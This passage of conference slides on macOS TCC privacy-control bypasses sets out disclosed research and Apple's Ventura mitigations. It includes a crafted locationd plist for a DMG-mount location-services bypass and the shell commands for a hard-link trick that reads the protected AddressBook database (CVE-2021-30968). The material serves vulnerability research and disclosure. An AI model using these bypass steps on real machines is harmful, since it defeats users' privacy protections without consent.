TCC bypasses via mounting

- The mount trick: mount over directories what is protected by TCC
- Commonly bypasses read/write protection as new file system takes over
- Abused heavily in 2021
- Apple learned the lesson, now *almost* everything is protected against mounting as well
- I said ALMOST

TCC bypasses via mounting – location services bypass



TCC bypasses via mounting – location services bypass

- /var/db/locationd/clients.plist – clients allowed to access location services – why not in TCC.db???
- Not protected from mounting
- Create DMG with custom plist
- Mount DMG over /var/db/locationd

```
<key>com.apple.locationd.executable</key>
<dict/>
<key>com.apple.locationd.executable-/private/tmp/swiftliverpool</key>
<dict>
  <key>Authorized</key>
  <true/>
  <key>BundleId</key>
  <string>com.apple.locationd.executable-/private/tmp/swiftliverpool</string>
  <key>Executable</key>
  <string>/private/tmp/swiftliverpool</string>
  <key>Registered</key>
  <string>/private/tmp/swiftliverpool</string>
  <key>Requirement</key>
  <string>cdhash H"39fed059b420f6077761625e2f87b583eae49e88"</string>
</dict>
```

TCC bypasses via hard link “confusion”

- Some directories (Documents, Addressbook) allows file creation but not file read - ok
- We can create hardlinks to files which we don't have access – good
- But what if we combine the two? 🤔


TCC bypasses via hard link “confusion”

```
csaby@bigsur ~ % ls Documents
ls: Documents: Operation not permitted

csaby@bigsur ~ % ls Library/Application\ Support/AddressBook
ls: AddressBook: Operation not permitted
```



```
csaby@bigsur ~ % ln Library/Application\ Support/AddressBook/AddressBook-v22.abcd.db Documents/addr.db
```



```
csaby@bigsur ~ % file Documents/addr.db
Documents/addr.db: SQLite 3.x database, last written using SQLite version 3032003

csaby@bigsur ~ % file Library/Application\ Support/AddressBook/AddressBook-v22.abcd.db
Library/Application Support/AddressBook/AddressBook-v22.abcd.db: cannot open: Operation not permitted
```

TCC bypasses via hard link “confusion”

Sandbox

Available for: macOS Monterey



Impact: A malicious application may be able to bypass certain Privacy preferences

Description: A validation issue related to hard link behavior was addressed with improved sandbox restrictions.

CVE-2021-30968: Csaba Fitzl (@theevilbit) of Offensive Security

Ventura TCC Changes 1: App Protection

- Application protection
- Can't modify apps with different developer ID
- *kTCCServiceSystemPolicyAppBundles*



Ventura TCC Changes 1: App Protection



Ventura TCC Changes 2: Endpoint Security clients

- It was easy to revoke FDA from ES clients (see Csaba's OBTS v5 talk: The Achilles Heel of EndpointSecurity)
- kTCCServiceEndpointSecurityClient
- tccutil won't clear it
- Reset logic is handled by tccd

```
[sqlite> select * from access;
kTCCServiceSystemPolicyAllFiles|/usr/libexec/sshd-keygen-wrapper|1|2|4|1|??
||0|UNUSED||
kTCCServicePostEvent|com.apple.screensharing.agent|0|0|4|1||0|UNUSED||0|1664952240
kTCCServiceScreenCapture|com.apple.screensharing.agent|0|0|4|1||0|UNUSED||0|1664952240
kTCCServiceAccessibility|/System/Library/Frameworks/CoreServices.framework/Versions/A/F
D||0|1664952240
kTCCServiceEndpointSecurityClient|com.objective-see.blockblock|0|2|4|1|??
||0|UNUSED||0|
kTCCServiceSystemPolicyAllFiles|com.apple.Terminal|0|2|4|1|??
||0|UNUSED||0|1664952643
sqlite> █
```



Ventura TCC Changes 2: Endpoint Security clients



mikey
@Oxmachos

Replying to @Oxmachos @theevilbit and @patrickwardle

TCC.db ends up with an old entry for the app kTCCServiceSystemPolicyAllFiles and a new one kTCCServiceEndpointSecurityClient. These two conflict, thus you need to completely remove from FDA and re add it plus some reboots. Fill with Apple

8:00 AM · Oct 25, 2022 · Twitter for iPhone



NEWS

macOS Ventura bug disables security software

Ventura Improvements: Why it was needed?

- A common attack before Ventura:
 1. Use old Apple binaries from older OSes (downgrade attack)
 2. Copy Apple app, somewhere and inject plugin into it, see:
 - a) Change home directory and bypass TCC aka CVE-2020-27937 - <https://wojciechregula.blog/post/change-home-directory-and-bypass-tcc-aka-cve-2020-27937/>
 - b) Bypassing MacOS Privacy Controls - <https://blog.xpnsec.com/bypassing-macos-privacy-controls/>

Ventura Improvements 1: Trustcache

- Only on Apple Silicon
- Known from the iOS world
- Trustcache – database of CDHASH of Apple binaries present on the platform
- Apple signed binaries only allowed to run if present in the cache
- No need to update AMFI anymore to exclude old version
- Prevents downgrade attacks

Ventura Improvements 2: Launch Constraints

- Effectively controls from where and what can launch an Apple signed binary, e.g.:
- 1. Can't launch an app directly if it should be run by launchd
- 2. Can run an app outside of trusted location (e.g.: /System/)
- More from Linus Henze:
<https://gist.github.com/LinusHenze/4cd5d7ef057a144cda7234e2c247c056>

```
2022-06-14 05:59:55.254678+0200 0x5481      Default      0x0          0      0      kernel:
(AppleMobileFileIntegrity) AMFI: Launch Constraint Violation (enforcing), error info: c[1]p[1]m[1]e[2],
(Constraint not matched) launching proc[vc: 1 pid: 1112]: /Users/csaby/Terminal.app/Contents/MacOS/
Terminal, launch type 0, failure proc [vc: 1 pid: 1112]: /Users/csaby/Terminal.app/Contents/MacOS/
Terminal
```



Resources

- Flaticon: parzival-1997, febrian-hidayat, mpixel-perfect, flat-icons-com
- https://objectivebythesea.org/v5/talks/OBTS_v5_cFitzl.pdf
- https://objectivebythesea.org/v5/talks/OBTS_v5_wRegu%C5%82a.pdf